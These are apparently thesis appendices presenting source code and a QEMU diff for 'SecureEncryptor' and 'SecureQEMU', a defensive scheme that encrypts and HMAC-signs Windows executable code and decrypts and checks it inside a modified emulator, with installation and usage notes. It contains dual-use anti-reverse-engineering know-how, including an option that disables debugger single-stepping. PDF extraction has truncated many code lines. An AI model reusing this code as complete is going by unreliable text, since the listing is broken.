           cout << "Enter data in bytes (i.e. FA 12 4E): ";
           for(int i = 0; i < dwSize; i++) {
              cin >> hex >> byteData;
              data[i] = byteData;
844        }
           cout << "Signing code/data at address 0x" << hex << dwAddress << " with size 0x" << ...
               dwSize << "...";
           //Sign the code
           HMAC(EVP_sha256(), key, (iKeyLength >> 3), data, dwSize, hmac, NULL);
        } else if(stricmp(argv[1], tempStr.c_str()) == 0) { //code is in this module
849        //find section with data to hmac
           int iSecNum = -1;
           for(int i = 0; i < peFile->inth.FileHeader.NumberOfSections; i++) {
              if(dwAddress >= peFile->ishs[i]->VirtualAddress + peFile->inth.OptionalHeader....
                  ImageBase &&
                 dwAddress - (peFile->ishs[i]->VirtualAddress + peFile->inth.OptionalHeader....
                     ImageBase) + dwSize <=
854              peFile->ishs[i]->SizeOfRawData)
                 iSecNum = i;
           }
```

```
            if(iSecNum == -1) {
859             cout << "Could not find section for virtual address 0x" << hex << dwAddress <<
                    " with size 0x" << dwSize << endl;
                exit(-1);
            }

864         cout << "Signing code/data at address 0x" << hex << dwAddress << " with size 0x" << ...
                 dwSize << "...";

            //Sign the code
            HMAC(EVP_sha256(), key, (iKeyLength >> 3),
                &(peFile->bSectionData[iSecNum][dwAddress - (peFile->ishs[iSecNum]->VirtualAddress +
869             peFile->inth.OptionalHeader.ImageBase)]), dwSize, hmac, NULL);
        }
        else { //code we are signing is in different module
            SPEFile peTempFile;
            if(!ReadPeFile(tempStr.c_str(), &peTempFile, 0)) {
874             cerr << "Error reading file " << tempStr.c_str() << endl;
                exit(-1);
            }

            //find section with data to hmac
879         int iSecNum = -1;
            for(int i = 0; i < peTempFile.inth.FileHeader.NumberOfSections; i++) {
                if(dwAddress >= peTempFile.ishs[i]->VirtualAddress + peTempFile.inth.OptionalHeader....
                     ImageBase &&
                   dwAddress - (peTempFile.ishs[i]->VirtualAddress + peTempFile.inth.OptionalHeader....
                        ImageBase)
                   + dwSize <=   peTempFile.ishs[i]->SizeOfRawData)
884                iSecNum = i;
            }

            if(iSecNum == -1) {
                cout << "Could not find section for virtual address 0x" << hex << dwAddress <<
889                 " with size 0x" << dwSize << endl;
                exit(-1);
            }

            cout << "Signing code/data at address 0x" << hex << dwAddress << " with size 0x" << ...
                 dwSize << "...";
894
            //Sign the code
            HMAC(EVP_sha256(), key, (iKeyLength >> 3),
                &(peTempFile.bSectionData[iSecNum][dwAddress - (peTempFile.ishs[iSecNum]->...
                     VirtualAddress +
                peTempFile.inth.OptionalHeader.ImageBase)]), dwSize, hmac, NULL);
899     }

        //Add mac
        for(int i = 0; i < SHA256_DIGEST_LENGTH; i++)
            peFile->bSectionData[peFile->inth.FileHeader.NumberOfSections-1][iOffset+i] = hmac[i];
904     iOffset += SHA256_DIGEST_LENGTH;
        cout << "success" << endl;
    }

    cout << "Updating file entry-point to .SigStub...success" << endl;
909
    //correct entry point
    peFile->inth.OptionalHeader.AddressOfEntryPoint =
```

```
        peFile->ishs[peFile->inth.FileHeader.NumberOfSections-1]->VirtualAddress;
}
```

Appendix D. SecureQEMU 0.9.4 and QEMU 0.9.1 Diff

Listing D.1:

```
1
  diff -r ./qemu-0.9.1/cpu-all.h ./secureqemu/cpu-all.h
  22a23,24
  > #include <openssl/evp.h>
  >
6 22a24,25
  > #include "aes.h"
  > #include "secureqemu.h"
  365a373,382
  >
11 >                        if(env->regs[R_EAX] == 0xDEADBEEF && //magic value
  >                           g_SecureQEMUEnabled) {             //-key option is used
  >
  >                           if(g_PageSignEnabled)
  >                              DoPageSigning();
16 >                           else
  >                              DoEncryptedOnly();
  >                        }
  >
  393c410,411
21 <             if (kqemu_is_ok(env) && env->interrupt_request == 0) {
  ---
  >             /* SecureQEMU */
  >             if(kqemu_is_ok(env) && env->interrupt_request == 0 && !cr3_table[env->cr[3] >> ...
      TARGET_PAGE_BITS] ) {
  diff -r ./qemu-0.9.1/exec.c ./secureqemu/exec.c
26 1166c1166,1167
  < #if defined(TARGET_HAS_ICE)
  ---
  > /* SecureQEMU */
  > #if defined(TARGET_HAS_ICE) && !defined(DISABLE_DUBUGGING_SUPPORT)
31 1173a1175,1177
  > #ifdef DISABLE_DEBUGGING_SUPPORT
  >     env->singlestep_enabled = 0;
  > #endif
  diff -r ./qemu-0.9.1/Makefile ./secureqemu/Makefile
36 150d149
  <       $(MAKE) -C tests clean
  diff -r ./qemu-0.9.1/Makefile.target ./secureqemu/Makefile.target
  292c292
  <         translate.o op.o host-utils.o
41 ---
  >         translate.o op.o host-utils.o secureqemu.o
  572c572
  <       $(CC) $(VL_LDFLAGS) $(LDFLAGS) -o $@ $^ $(LIBS) $(SDL_LIBS) $(COCOA_LIBS) $(VL_LIBS)
  ---
46 >       $(CC) -lssl -lcrypto $(VL_LDFLAGS) $(LDFLAGS) -o $@ $^ $(LIBS) $(SDL_LIBS) $(COCOA_LIBS) ...
      $(VL_LIBS)
  617a618,620
  > secureqemu.o: secureqemu.c
  >       $(CC) $(HELPER_CFLAGS) $(CPPFLAGS) $(BASE_CFLAGS) -O0 -c -o $@ $<
  >
51 diff -r ./qemu-0.9.1/osdep.c ./secureqemu/osdep.c
  116a117
  >             int64_t SecureQEMUCacheSize = ram_size;
  121c122
```

```
<                           "You do not have enough space in '%s' for the %d MB of QEMU virtual ...
     RAM.\n",
56 ---
>                           "You do not have enough space in '%s' for the %d MB of SecureQEMU ...
     virtual RAM.\n",
165,166c166
<          fprintf(stderr, "Could not map physical memory\n");
<          exit(1);
61 ---
>          return NULL;
Only in ./secureqemu/: secureqemu.c
#include "config.h"
#include "exec.h"
66 #include "disas.h"
#include "aes.h"
#include "secureqemu.h"
#include <openssl/evp.h>
#include <openssl/hmac.h>
71 #include <openssl/sha.h>

/* SecureQEMU */
int g_SecureQEMUEnabled = 0;
int g_PageSignEnabled = 0;
76 char *g_szPass = NULL;
uint32_t g_iBits = 256; //default is 256
uint32_t *cr3_table[(1 << 20)] = {0};
uint32_t *cr3_signed_table[(1 << 20)] = {0};
uint32_t page_sign_enabled_table[(1 << 20)] = {0};
81 uint32_t g_max_protected_processes = 64;
uint64_t cr3_last_access_table[(1 << 20)] = {~0};
uint32_t num_protected_processes = 0;
AES_KEY aesKey;
unsigned char *g_key;
86 unsigned char iv_salt[16], temp_iv[16];

/* Used in DoPageSigning() and DoEncryptedOnly() */
uint32_t *cte = 0;
uint8_t *pte = 0;
91 uint32_t vaddr;
uint32_t size;
uint32_t dwOffset;
uint32_t index;
uint32_t cr3_index;
96 unsigned char hmac[SHA256_DIGEST_LENGTH];
unsigned char hmac_real[SHA256_DIGEST_LENGTH];

static inline void free_shadow_pages(uint32_t cr3_index) {
   static uint32_t i, j;
101    static uint32_t *cte;
       if((cte = cr3_table[cr3_index]) != 0) {
          for(i = 0; i < (1 << 20); i++) {
             if(cte[i]) {
                for(j = 0; j < TARGET_PAGE_SIZE; j++) {
106                ((uint8_t*)cte[i])[j] = 0;
                }
                free((uint32_t*)cte[i]);
             }
          }
111       free(cte);
          cr3_table[cr3_index] = 0;
```

```
        cr3_last_access_table[cr3_index] = ~0;
    }
}

static inline void free_signed_pages(uint32_t cr3_index) {
    static uint32_t i, j;
    static uint32_t *cte;
    if((cte = cr3_signed_table[cr3_index]) != 0) {
        for(i = 0; i < (1 << 20); i++) {
            if(cte[i]) {
                for(j = 0; j < TARGET_PAGE_SIZE; j++) {
                    ((uint8_t*)cte[i])[j] = 0;
                }
                free((uint32_t*)cte[i]);
            }
        }
        free(cte);
        cr3_signed_table[cr3_index] = 0;
        page_sign_enabled_table[cr3_index] = 0;
    }
}

static inline void free_lru_pages() {  //find (if exists) the least recently used protected ...
     process
    static uint32_t i;
    static uint32_t last_access_index;
    static uint64_t last_access;
    last_access = ~0;
    for(i = 0; i < (1 << 20); i++) {
        if(cr3_last_access_table[i] < last_access) {
            last_access_index = i;
            last_access = cr3_last_access_table[i];
        }
    }
    if(last_access != ~0) {
        free_shadow_pages(last_access_index);
        free_signed_pages(last_access_index);
    }
}

static inline void allocate_page(uint32_t *cte, uint32_t index) {

    if((((uint8_t*)cte[index]) = memalign(TARGET_PAGE_SIZE, TARGET_PAGE_SIZE)) == NULL) {
        free_lru_pages();

        if((((uint8_t*)cte[index]) = (uint8_t*)memalign(TARGET_PAGE_SIZE, TARGET_PAGE_SIZE)) == ...
             NULL) {
            printf("Could not allocate page!\n");
            exit(-1);
        }
    }
}

static inline void DoPageSignHelper() {
    static int i;
    dwOffset = 16;
    size = 1;
    while(size != 0) {
        if(cpu_memory_rw_debug(env, env->regs[R_EDX] + dwOffset, (unsigned char*)&vaddr, 4, 0) != 0...
              ||     //vaddr
```

```
            cpu_memory_rw_debug(env, env->regs[R_EDX] + dwOffset + 4, (unsigned char*)&size, 4, 0) ...
                != 0 || //size
171         cpu_memory_rw_debug(env, env->regs[R_EDX] + dwOffset + 8, hmac, SHA256_DIGEST_LENGTH, 0)...
                != 0) //hmac
            return;
        dwOffset += 8 + SHA256_DIGEST_LENGTH;

        if(size == 0)
176         return;

        index = (vaddr >> TARGET_PAGE_BITS);

        if((vaddr & TARGET_PAGE_MASK) != ((vaddr + size -1) & TARGET_PAGE_MASK)) {
181         printf("Virtual address 0x%08x with size 0x%08x spans multiple pages!\n", vaddr, size);
            continue;
        }

        if((pte = (uint8_t*)cte[index]) == 0) {
186         allocate_page(cte, index);
            pte = (uint8_t*)cte[index];
        }

        if(cpu_memory_rw_debug(env, vaddr, &(pte[vaddr & ~TARGET_PAGE_MASK]), size, 0) != 0) {
191         printf("Could not read guest memory at virtual address 0x%08x with size 0x%08x!\n", ...
                vaddr, size);
            continue;
        }

        HMAC(EVP_sha256(), g_key, (g_iBits >> 3), &(pte[vaddr & ~TARGET_PAGE_MASK]), size, ...
            hmac_real, NULL);
196
        if(memcmp(hmac, hmac_real, SHA256_DIGEST_LENGTH) != 0) {
            memset(&(pte[vaddr & ~TARGET_PAGE_MASK]), 0, size); //clear unsigned code
            printf("HMACs at address 0x%08x with size 0x%08x do not match!\n", vaddr, size);
            continue;
201     }
    }
}

static inline void DoDecryptHelper(int IsSignedPageTable) {
206
    static uint32_t i;

    //read and decrypt vaddr/size pairs for encrypted regions
    size = 1;
211 while(size != 0) {
        if(cpu_memory_rw_debug(env, env->regs[R_EDX] + dwOffset, (unsigned char*)&vaddr, 4, 0) != 0...
            ||
            cpu_memory_rw_debug(env, env->regs[R_EDX] + dwOffset + 4, (unsigned char*)&size, 4, 0) ...
                != 0)
            break;
        dwOffset += 8;
216
        if(size == 0)
            return;

        index = (vaddr >> TARGET_PAGE_BITS);
221
        if((vaddr & TARGET_PAGE_MASK) != ((vaddr + size -1) & TARGET_PAGE_MASK)) {
            printf("Virtual address 0x%08x with size 0x%08x spans multiple pages!\n", vaddr, size);
```

```
            qemu_vfree(cte[index]);
            cte[index] = 0;
226         return;
        } else if(size & 0x0000000f) {
            printf("Size 0x%08x is not a multiple of 16 bytes!\n", size);
            qemu_vfree(cte[index]);
            cte[index] = 0;
231         return;
        }

        if((pte = (uint32_t*)cte[index]) == 0) {

236         if(IsSignedPageTable) {
                printf("Trying to decrypt an unsigned code region at address %08x with size %08x!\n",
                    vaddr, size);
                return;
            }
241
            allocate_page(cte, index);
            pte = (uint32_t*)cte[index];

            if(cpu_memory_rw_debug(env, (vaddr & TARGET_PAGE_MASK), pte, TARGET_PAGE_SIZE, 0) != 0) ...
                 {
246             printf("Could not read page at virtual address 0x%08x!\n", vaddr);
                qemu_vfree(cte[index]);
                cte[index] = 0;
                return;
            }
251     }

        for(i = 0; i < 16; i++)
            temp_iv[i] = iv_salt[i];
        AES_cbc_encrypt(&(pte[vaddr & ~TARGET_PAGE_MASK]), &(pte[vaddr & ~TARGET_PAGE_MASK]),
256         size, &aesKey, temp_iv, 0);
    }
}

inline void DoPageSigning() {
261
    static uint32_t dwOffsetSave;
    cr3_index = env->cr[3] >> TARGET_PAGE_BITS;

    //first module loaded needs to clear shadow page table
266 if(env->regs[R_EBX] == 0xCEEDBEED || env->regs[R_EBX] == 0xCEEDCEED) {
        free_shadow_pages(cr3_index);
        free_signed_pages(cr3_index);
    }
    else if(env->regs[R_EBX] != 0xDEADBEEF && env->regs[R_EBX] != 0xBEEDBEED)
271     return;

    //if shadow page table does not exist then allocate one
    if(cr3_table[cr3_index] == 0) {
        num_protected_processes++;
276
        if(num_protected_processes > g_max_protected_processes)
            free_lru_pages();

        if((cr3_table[cr3_index] = (uint32_t*)calloc((1 << 20), sizeof(uint32_t*))) == 0) {
281         printf("Could not allocate memory for shadow page table!\n");
            return;
```

```
        }
    }

286 //if signed page table does not exist then allocate one
    if((cte = (uint32_t*)cr3_signed_table[cr3_index]) == 0) {
        if((cte = ((uint32_t*)cr3_signed_table[cr3_index]) =
        (uint32_t*)calloc((1 << 20), sizeof(uint32_t*))) == NULL) {
            printf("Could not allocate memory for signed page table!\n");
291         return;
        }
    }

    //read initialization vector/salt
296 if(cpu_memory_rw_debug(env, env->regs[R_EDX], iv_salt, 16, 0) != 0) {
        printf("Could not read iv/salt at virtual address 0x%08x!\n", env->regs[R_EDX]);
        return;
    }

301 PKCS5_PBKDF2_HMAC_SHA1(g_szPass, strlen(g_szPass), iv_salt, 16, 1, (g_iBits >> 3), g_key);
    AES_set_decrypt_key(g_key, g_iBits, &aesKey);

    //read and check hmacs
    if(env->regs[R_EBX] == 0xBEEDBEED || env->regs[R_EBX] == 0xCEEDBEED) {
306     DoPageSignHelper();

        //decrypt within signed page table
        DoDecryptHelper(1);

311     free_shadow_pages(cr3_index);

        cr3_table[cr3_index] = cr3_signed_table[cr3_index];

        page_sign_enabled_table[cr3_index] = 1; //enable page signing for this process
316 }
    else {
        DoPageSignHelper();

        //decrypt within signed page table
321     dwOffsetSave = dwOffset;
        DoDecryptHelper(1);

        //decrypt within shadow page table
        dwOffset = dwOffsetSave;
326     cte = (uint32_t*)cr3_table[cr3_index];
        DoDecryptHelper(0);
    }
}

331 inline void DoEncryptedOnly() {

    cr3_index = env->cr[3] >> TARGET_PAGE_BITS;

    //first or only module loaded needs to clear shadow page table
336 if(env->regs[R_EBX] == 0xCEEDBEED || env->regs[R_EBX] == 0xCEEDCEED)
        free_shadow_pages(cr3_index);
    else if(env->regs[R_EBX] != 0xDEADBEEF)
        return;

341 //if shadow page table does not exist then allocate one
    if((cte = (uint32_t*)cr3_table[cr3_index]) == 0) {
```

```
        num_protected_processes++;

        if(num_protected_processes > g_max_protected_processes)
346         free_lru_pages();

        if((cte = ((uint32_t*)cr3_table[cr3_index]) =
        (uint32_t*)calloc((1 << 20), sizeof(uint32_t*))) == NULL) {
            printf("Could not allocate memory for shadow page table!\n");
351         return;
        }
    }

    //read initialization vector/salt
356 if(cpu_memory_rw_debug(env, env->regs[R_EDX], iv_salt, 16, 0) != 0) {
        printf("Could not read iv/salt at virtual address 0x%08x!\n", env->regs[R_EDX]);
        return;
    }

361 PKCS5_PBKDF2_HMAC_SHA1(g_szPass, strlen(g_szPass), iv_salt, 16, 1, (g_iBits >> 3), g_key);
    AES_set_decrypt_key(g_key, g_iBits, &aesKey);

    //skip page signing vaddr/size/hmac tuples
    dwOffset = 16;
366 size = 1;
    while(size != 0) {
        if(cpu_memory_rw_debug(env, env->regs[R_EDX] + dwOffset, (unsigned char*)&vaddr, 4, 0) != 0...
            ||
           cpu_memory_rw_debug(env, env->regs[R_EDX] + dwOffset + 4, (unsigned char*)&size, 4, 0) ...
               != 0)
           return;
371     dwOffset += 8 + SHA256_DIGEST_LENGTH;
    }

    //read and decrypt vaddr/size pairs for encrypted regions
    DoDecryptHelper(0);
376 }
Only in ./secureqemu/: secureqemu.h
/* SecureQEMU */

#include "aes.h"
381

//#define DISABLE_DEBUGGING_SUPPORT
#define KEY_BITS 256 //128, 192 or 256 bit keys

extern uint32_t g_max_protected_processes;
386 extern uint32_t *cr3_table[(1 << 20)];
extern uint32_t *cr3_signed_table[(1 << 20)];
extern uint64_t cr3_last_access_table[(1 << 20)];
extern uint32_t page_sign_enabled_table[(1 << 20)];
extern AES_KEY aesKey;
391 extern unsigned char *g_key;
extern unsigned char iv[];
extern int g_SecureQEMUEnabled;
extern int g_PageSignEnabled;
extern char *g_szPass;
396 extern uint32_t g_iBits;

void DoEncryptedOnly();
void DoPageSigning();
diff -r ./qemu-0.9.1/target-i386/helper.c ./secureqemu/target-i386/helper.c
```

```
401 22a23,24
    > #include "secureqemu.h"
    >
    2731a2734
    > #if !defined(DISABLE_DEBUGGING_SUPPORT)
406 2732a2736
    > #endif
    diff -r ./qemu-0.9.1/target-i386/translate.c ./secureqemu/target-i386/translate.c
    31a32,34
    > /* SecureQEMU */
411 > #include "secureqemu.h"
    >
    2368a2372,2373
    >     /* SecureQEMU */
    > #if !defined(DISABLE_DEBUGGING_SUPPORT)
416 2372c2377
    <         gen_op_single_step();
    ---
    >          gen_op_single_step();
    2373a2379
421 > #endif
    2375a2382
    > #if !defined(DISABLE_DEBUGGING_SUPPORT)
    2376a2384
    > #endif
426 3719a3728
    >
    5487a5497,5498
    >     /* SecureQEMU */
    > #if !defined(DISABLE_DEBUGGING_SUPPORT)
431 5490c5501
    <             break;
    ---
    >            break;
    5492a5504
436 > #endif
    5498a5511
    > #if !defined(DISABLE_DEBUGGING_SUPPORT)
    5499a5513,5515
    > #else
441 >         } else if(val != 1) {
    > #endif
    5512a5529
    > #if !defined(DISABLE_DEBUGGING_SUPPORT)
    5516c5533
446 < #if 1
    ---
    > #if 1
    5523a5541
    > #endif
451 6786a6805,6807
    >
    >         /* SecureQEMU */
    > #if !defined(DISABLE_DEBUGGING_SUPPORT)
    6793a6815,6822
456 > #else
    >         if(flags & HF_INHIBIT_IRQ_MASK) {
    >             gen_jmp_im(pc_ptr - dc->cs_base);
    >             gen_eob(dc);
    >             break;
```

```
461 >         }
    >
    > #endif
    6846a6876
    >
466 6849a6880,6938
    > extern void do_memory_save_eip(CPUState *env,
    >                                uint32_t size, const char *filename);
    >
    > /* SecureQEMU */
471 > inline int SecureQEMUDecrypt(CPUState *env, TranslationBlock *tb, int search_pc) {
    >
    >    /* SecureQEMU */
    >    static int index1, index2, ret;
    >    static uint32_t *cte;
476 >    static uint8_t *pte1, *pte2;
    >    static target_phys_addr_t temp_addend1, temp_addend2;
    >    static uint32_t cr3_index;
    >
    >    cr3_index = env->cr[3] >> TARGET_PAGE_BITS;
481 >
    >    if(cr3_table[cr3_index]) {                    //The current process is being protected
    >       cte = cr3_table[cr3_index];
    >
    >       //used to free decrypted pages of the least recently used protected process if SecureQEMU...
       runs out of memory
486 >       cr3_last_access_table[cr3_index] = clock();
    >
    >       if(pte1 = cte[env->eip >> TARGET_PAGE_BITS]) {
    >
    >          cpu_x86_handle_mmu_fault(env, env->eip, 0, 1, 1);
491 >          cpu_x86_handle_mmu_fault(env, env->eip + TARGET_PAGE_SIZE, 0, 1, 1);
    >
    >          //Poison TLB Cache (Current Page + next page if needed)
    >          index1 = (env->eip >> TARGET_PAGE_BITS) & (CPU_TLB_SIZE - 1);
    >
496 >          temp_addend1 = env->tlb_table[1][index1].addend;
    >          env->tlb_table[1][index1].addend = (pte1 - (env->eip & TARGET_PAGE_MASK));
    >          if(pte2 = cte[(env->eip >> TARGET_PAGE_BITS)+1]) {
    >             index2 = (index1+1) & (CPU_TLB_SIZE - 1);
    >             temp_addend2 = env->tlb_table[1][index2].addend;
501 >             env->tlb_table[1][index2].addend = pte2 - ((env->eip + TARGET_PAGE_SIZE) & ...
       TARGET_PAGE_MASK);
    >          }
    >
    >          ret = gen_intermediate_code_internal(env, tb, search_pc);
    >
506 >          //Unpoison the TLB
    >          env->tlb_table[1][index1].addend = temp_addend1;
    >          if(pte2)
    >             env->tlb_table[1][index2].addend = temp_addend2;
    >       }
511 >       else if(page_sign_enabled_table[cr3_index] && (env->hflags & HF_CPL_MASK) == 3) {
    >          printf("Trying to execute code in unsigned page at address 0x%08x!\n",
    >             env->eip);
    >          do_memory_save_eip(env, env->eip & ~TARGET_PAGE_MASK, "secureqemu_unsigned_code");
    >          exit(-1);
516 >       }
    >       else
    >          ret = gen_intermediate_code_internal(env, tb, search_pc);
```

```
>     }
>     else
521 >         ret = gen_intermediate_code_internal(env, tb, search_pc);
>
>     return ret;
> }
>
526 6851,6852c6940,6941
< {
<     return gen_intermediate_code_internal(env, tb, 0);
---
> {
531 >     return SecureQEMUDecrypt(env, tb, 0);
6857c6946
<     return gen_intermediate_code_internal(env, tb, 1);
---
>     return SecureQEMUDecrypt(env, tb, 1);
536 diff -r ./qemu-0.9.1/vl.c ./secureqemu/vl.c
40a41,43
> /* SecureQEMU */
> #include "secureqemu.h"
>
541 7600a7604
>             "                (Not supported by SecureQEMU)\n"
7601a7606
>             "                (Not supported by SecureQEMU)\n"
7620a7626,7639
546 >             "SecureQEMU options:\n"
>             "-key password   password used to derive the key\n"
>             "-bits size      size of the derived key\n"
>             "                128, 192 or 256 (Default is 256)\n"
>             "-n num          max number of protected processes executing\n"
551 >             "                concurrently (Default is 64)\n"
>             "                NOTE: if max processes is reached then the\n"
>             "                shadow page table and decrypted pages\n"
>             "                for the least recently executed protected\n"
>             "                process are deallocated\n"
556 >             "-pagesign       enables page-granularity code signing\n"
>             "                only user-level pages with valid HMACs are executed\n"
>             "                (Requires -key option first)\n"
>             "\n"
7721a7741,7744
561 >     QEMU_OPTION_key,
>     QEMU_OPTION_bits,
>     QEMU_OPTION_pagesign,
>     QEMU_OPTION_n,
7829a7853,7856
566 >     { "key", HAS_ARG, QEMU_OPTION_key},
>     { "bits", HAS_ARG, QEMU_OPTION_bits},
>     { "pagesign", 0, QEMU_OPTION_pagesign},
>     { "n", HAS_ARG, QEMU_OPTION_n},
8064c8091
571 <     int i;
---
>     int i, p, j;
8554a8582,8583
>                 printf("Option --no-kqemu is not supported by SecureQEMU!\n");
576 >                 exit(-1);
8557a8587,8588
>                 printf("Option --kernel-kqemu is not supported by SecureQEMU!\n");
```

```
>                 exit(-1);
8627a8659,8690
581 >
>             /* SecureQEMU */
>             case QEMU_OPTION_bits:
>                 g_iBits = atoi(optarg);
>                 if(g_iBits != 128 && g_iBits != 192 && g_iBits != 256) {
586 >                     fprintf(stderr, "Key size must be 128, 192 or 256 bits!\n");
>                     exit(1);
>                 }
>                 break;
>
591 >             /* SecureQEMU */
>             case QEMU_OPTION_key:
>                 j = strlen(optarg)+1;
>                 g_szPass = malloc(j);
>                 strncpy(g_szPass, optarg, j);
596 >                 g_SecureQEMUEnabled = 1;
>                 g_key = malloc(g_iBits >> 3);
>                 break;
>
>             /* SecureQEMU */
601 >             case QEMU_OPTION_pagesign:
>                 if(!g_SecureQEMUEnabled) {
>                     fprintf(stderr, "Page signing requires -key option!\n");
>                     exit(1);
>                 }
606 >                 g_PageSignEnabled = 1;
>                 break;
>
>             case QEMU_OPTION_n:
>                 g_max_protected_processes = atoi(optarg);
611 >                 break;
>
8809a8873,8880
>     /* SecureQEMU */
>     for(j = 0; j < (1 << 20); j++) {
616 >         cr3_last_access_table[j] = ~0;
>         cr3_table[j] = 0;
>         cr3_signed_table[j] = 0;
>         page_sign_enabled_table[j] = 0;
>     }
621 >
8980a9052
>
```

Appendix E. Installation

SecureEncryptor compiles and runs on Windows OS (NT Family) on Intel x86 or x86_64 architecture. SecureQEMU compiles and runs on Linux (tested using Linux 2.6.24-16-generic) on Intel x86 or x86_64 architecture. The following lists dependencies and build procedures for SecureEncryptor and SecureQEMU.

E.1 SecureEncryptor

SecureEncryptor uses Win32 OpenSSL 0.9.8h for the AES encyrption routines. Win32 OpenSSL may be obtained from

http://www.slproweb.com/products/Win32OpenSSL.html.

SecureEncryptor should be compiled using Microsoft's Visual Studio (VS). The source code and command-line to build SecureEncryptor is included in Appendix C. VS may be obtained from

http://msdn.microsoft.com/en-us/vstudio/default.aspx.

If compiled using VS 2008 SecureEncryptor uses Microsoft Visual C++ 2008 Redistributable Package (x86). The Visual C++ 2008 Redistributable Package may be obtained from

http://www.microsoft.com/downloads/.

E.2 SecureQEMU

SecureQEMU uses OpenSSL for runtime decryption. OpenSSL may be obtained from

http://www.openssl.org/source/.

SecureQEMU should be compiled using gcc-3.4. Appendix E contains the makefile modifications to compile SecureQEMU. Gcc is available at

http://www.gnu.org/software/gcc/.

Appendix F. Usage

F.1 SecureEncryptor

```
C:\>SecureEncryptor
Usage: SecureEncryptor PLN_FILE ENC_FILE PASSWORD [KEY_LENGTH]

   PLN_FILE   The PE file to be encrypted.
   ENC_FILE   The AES/CBC encrypted PE file to be generated.
   PASSWORD   Derives the key using PKCS#5/PBKDF2/SHA1.
   KEY_LENGTH 128, 192 or 256 (Default=256)

C:\>SecureEncryptor notepad.exe notepad-encrypted.exe secret-password 256

Begin reading file notepad.exe
Open file for reading...success
Reading DOS header...success
Checking for valid DOS signature...success
Reading DOS Stub...success
Reading NT Header...success
Checking for valid NT signature...success
Found 3section headers
Reading section headers...success
Reading header slack space (optional directory data)...success
Reading section data...success
Reading optional Attribute Certificate Table...not applicable
End reading file notepad.exe

***CODE ENCRYPTING***
Enter the virtual address and size of each code block to be encrypted.
Enter a virtual address or size of zero (0x0) when finished.
Address: 0x01001920
Size: 0x6E0
Address: 0x01002000
Size: 0x1000
Address: 0x01003000
Size: 0x1000
Address: 0x01004000
Size: 0x1000
Address: 0x01005000
Size: 0x1000
Address: 0x01006000
Size: 0x1000
Address: 0x01007000
Size: 0x5F0
Address: 0x0

***CODE SIGNING***
Enter the module name, virtual address, and size for each code block to be signed.
Enter a virtual address of zero (0x0) when finished.
Address: 001001920
Size: 0x6E0
Module name: notepad.exe
Address: 0x01002000
Size: 0x1000
Module name: notepad.exe
Address: 0x01003000
Size: 0x1000
Module name: notepad.exe
Address: 0x01004000
Size: 0x1000
```

```
Module name: notepad.exe
Address: 0x01005000
Size: 0x1000
Module name: notepad.exe
Address: 0x01006000
Size: 0x1000
Module name: notepad.exe
Address: 0x01007000
Size: 0x5F0
Module name: notepad.exe
Address: 0x0
...other dlls omitted for bevity...

Will notepad.exe be the only module encrypted or providing code signing? (yes/no) yes

Adding .SigStubs' section header...success
Adding .SigStubs' section code and data...success
Adding virtual address/size pair (0x1001920,0x6e0) to file...success
Encrypting code at address 0x1001920 with size 0x6e0...success
Adding virtual address/size pair (0x1002000,0x1000) to file...success
Encrypting code at address 0x1002000 with size 0x1000...success
Adding virtual address/size pair (0x1003000,0x1000) to file...success
Encrypting code at address 0x1003000 with size 0x1000...success
Adding virtual address/size pair (0x1004000,0x1000) to file...success
Encrypting code at address 0x1004000 with size 0x1000...success
Adding virtual address/size pair (0x1005000,0x1000) to file...success
Encrypting code at address 0x1005000 with size 0x1000...success
Adding virtual address/size pair (0x1006000,0x1000) to file...success
Encrypting code at address 0x1006000 with size 0x1000...success
Adding virtual address/size pair (0x1007000,0x5f0) to file...success
Encrypting code at address 0x1007000 with size 0x5f0...success
Adding virtual address/size pair (0x0,0x0) to file...success
Adding initialization vector and salt...success
Adding virtual address/size pair (0x1001920,0x6e0) to file...success
Signing code/data at address 0x1001920 with size 0x6e0...success
Adding virtual address/size pair (0x1002000,0x1000) to file...success
Signing code/data at address 0x1002000 with size 0x1000...success
Adding virtual address/size pair (0x1003000,0x1000) to file...success
Signing code/data at address 0x1003000 with size 0x1000...success
Adding virtual address/size pair (0x1004000,0x1000) to file...success
Signing code/data at address 0x1004000 with size 0x1000...success
Adding virtual address/size pair (0x1005000,0x1000) to file...success
Signing code/data at address 0x1005000 with size 0x1000...success
Adding virtual address/size pair (0x1006000,0x1000) to file...success
Signing code/data at address 0x1006000 with size 0x1000...success
Adding virtual address/size pair (0x1007000,0x5f0) to file...success
Signing code/data at address 0x1007000 with size 0x5f0...success
...other dlls omitted for bevity...
Adding virtual address/size pair (0x0,0x0) to file...success
Updating file entry-point to .SigStub...success

Begin writing file notepad-encrypted.exe
Create new file...success
Writing DOS header...success
Writing DOS stub...success
Writing NT header...success
Writing section headers...success
Writing header slack space (optional directory data)...success
Writing section data...success
Writing optional Attribute Certificate Table...success
```

```
End writing file notepad-encrypted.exe
```

F.2 SecureQEMU

```
>qemu
...omitted for brevity...
SecureQEMU options:
-key password   password used to derive the key
-bits size      size of the derived key
                128, 192 or 256 (Default is 256)
-n num          max number of protected processes executing
                concurrently (Default is 64)
                NOTE: if max processes is reached then the
                shadow page table and decrypted pages
                for the least recently executed protected
                process are deallocated
-pagesign       enables page-granularity code signing
                only user-level pages with valid HMACs are executed
                (Requires -key option first)

>qemu -m 512 -hda hda.img -key secret-password -bits 256 -pagesign
```

Bibliography

1. Adams, Keith. "Blue Pill Detection In Two Easy Steps", 2007. http://x86vmm.blogspot.com/2007/07/bluepill-detection-in-two-easy-steps.html.

2. Anisimov, A. "Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass", 2005. URL http://www.maxpatrol.com/defeating-xpsp2-heap-protection.pdf.

3. Anley, Chris, Jack Koziol, Felix Linder, and Gerardo Richarte. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes, Second Edition*. John Wiley & Sons, Inc., New York, NY, USA, 2007. ISBN 047008023X.

4. Baliga, Arati, Pandurang Kamat, and Liviu Iftode. "Lurking in the Shadows: Identifying Systemic Threats to Kernel Data". *SP '07: Proceedings of the 2007 IEEE Symposium on Security and Privacy*, 246–251. IEEE Computer Society, Washington, DC, USA, 2007. ISBN 0-7695-2848-1.

5. Bellard, Fabrice. "QEMU, a fast and portable dynamic translator". *ATEC '05: Proceedings of the annual conference on USENIX Annual Technical Conference*, 41–41. USENIX Association, Berkeley, CA, USA, 2005.

6. Bishop, M. *Computer Security: Art and Science*. Addison-Wesley, 2002.

